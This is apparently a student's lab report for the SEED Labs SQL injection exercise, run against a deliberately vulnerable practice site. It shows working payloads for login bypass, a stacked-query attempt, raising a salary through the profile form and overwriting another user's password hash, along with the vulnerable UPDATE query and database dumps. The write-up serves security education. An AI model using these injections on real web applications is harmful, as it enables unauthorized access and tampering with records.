
1. Fig 2.2.1, I used the live http headers to capture the request which was used in curl command. Some characters was encoded, like whitspace, quote, ';'and '#'.
2. Curl command sent the request to unsafe_credential.php, the reply was the admin page. The process of this idea was like task 2.1.

Task 2.3:



```
eid = '10' where name = 'admin'; #
```

Fig 2.3.1 input command is a' or 1 = 1; update credential set eid = '10' where name = 'admin'; #



```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near 'update credential set eid = '10' where name = 'admin'; #' and
Password='da39a3ee' at line 3]\n
```

Fig 2.3.2 error message was printed out


Observation:

I appended second sql statement after the first one, like: ***a' or 1 = 1; update credential set eid = '10' where name = 'admin'; #***. The result, showed in fig 2.3.2, this kind of appending is not allowed.

Explanation:

The $conn->query($sql) would only perform one sql statement. The appended one was not allowed.


Task 3.1:



```
a' or name = 'alice'; #
```

Fig 3.1.1 a. login alice acout

Wenbin Li   SUID: 687150735


LOG OFF


Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Edit Profile

Copyright © SEED LABs

Fig 3.1.1 b. login alice acout


LOG OFF

Hi,Alice


Edit Profile Information

Nick Name:	
Email :	
Address:	
Phone Number:	
Password:	

Edit

Copyright © SEED LABs

Fig 3.1.2 get into alice's edit page


LOG OFF

Hi,Alice


Edit Profile Information

Nick Name:	a', salary = 50000 where name = 'al
Email :	
Address:	
Phone Number:	
Password:	

Edit

Copyright © SEED LABs

Fig 3.1.3 input sqlinjection code a', salary = 50000 where name = 'alice';#



LOG OFF


Alice Profile

Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	a
Email	
Address	
Phone Number	

Edit Profile

Copyright © SEED LABs

Fig 3.1.4 attack result, salary became 50000.



LOG OFF

The account information your provide does not exist

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                               |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+----------------------------------------+
|  1 | Alice | 10000 |  50000 | 9/20  | 10211002 |             |         |
 | a        | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+----------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

Fig 3.1.5 show the table details in database

Observation:

1. I used the task2's method to logged in alice's account. Like fig 3.1.1.
2. I used ***<u>a', salary = 50000 where name = 'alice';#</u>*** to run injection code.
3. Fig 3.1.3 showed the result of this attack. the salary was modified by Alice herself. Also from database I showed the salary was changed, like fig 3.1.4.

Explanation:

1. As the idea show in task2, I could use injection code login to alice account.
2. In unsafe_edit.php, the sql code is like below:
   UPDATE credential SET nickname = '$nickname', email = '$email', address = '$address'


phonenumber = '$phonenumber', password = '$password'
WHERE id = '$input_id';

After the injection code was input, the sql looked like below:

UPDATE credential SET nickname = 'a', salary = 50000 where name = 'alice'; #', email = '$email', address = '$address'
phonenumber = '$phonenumber', password = '$password'
WHERE id = '$input_id';


From the code, it was obvious that for object named alice, nickname was set to 'a', and salary was set 50000, as fig 3.1.4 and 3.1.5 showed.

Task 3.2:



```
[11/01/2016 11:55] seed@ubuntu:~/Documents/lab8$ echo -n "seed" | openssl sha1
(stdin)= 92713d4709377111cf31f2a71986c411bd6cb5b0
[11/01/2016 11:56] seed@ubuntu:~/Documents/lab8$ $
```

Fig 3.2.1 print out the hash encoded password "seed"



LOG OFF

Hi,Alice


Edit Profile Information

Nick Name:	bd6cb5b0' where name = 'Ryan'; #
Email :	
Address:	
Phone Number:	
Password:	

Edit


Copyright © SEED LABs

Fig 3.2.2 input command is 'b', password = '92713d4709377111cf31f2a71986c411bd6cb5b0' where name = 'Ryan'; #'



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  50000 | 9/20  | 10211002 |             |         |
 | a        | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 | b        | 92713d4709377111cf31f2a71986c411bd6cb5b0 |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

Fig 3.2.3 show data of Ryan had been changed.




Employee Profile Information

Employee ID:	30000
Password:	••••

Copyright © SEED LABs

Fig 3.2.4 try to login 30000 with password 'seed'



Ryan Profile

Employee ID	30000
Salary	50000
Birth	4/10
SSN	98993524
NickName	b
Email	
Address	
Phone Number	

Copyright © SEED LABs

Fig 3.2.5 with password 'seed', logged in successfully.

Observation:


1. Fig 3.2.1 shows that I used hash function to encoded the string ‘seed’. The output string was used to be stored in database.
2. The injection code is: ***b', password = '92713d4709377111cf31f2a71986c411bd6cb5b0' where name = 'Ryan'; #***
3. From fig 3.2.4, 3.2.5, I could use ‘seed’ as password of eid 3000 to logged in this web application.

Explanation:

UPDATE credential SET nickname = ‘b', password = '92713d4709377111cf31f2a71986c411bd6cb5b0' where name = 'Ryan'; #’, email = ‘$email’, address = ‘$address’
phonenumber = ‘$phonenumber’, password = ‘$password’
WHERE id = ‘$input_id’;

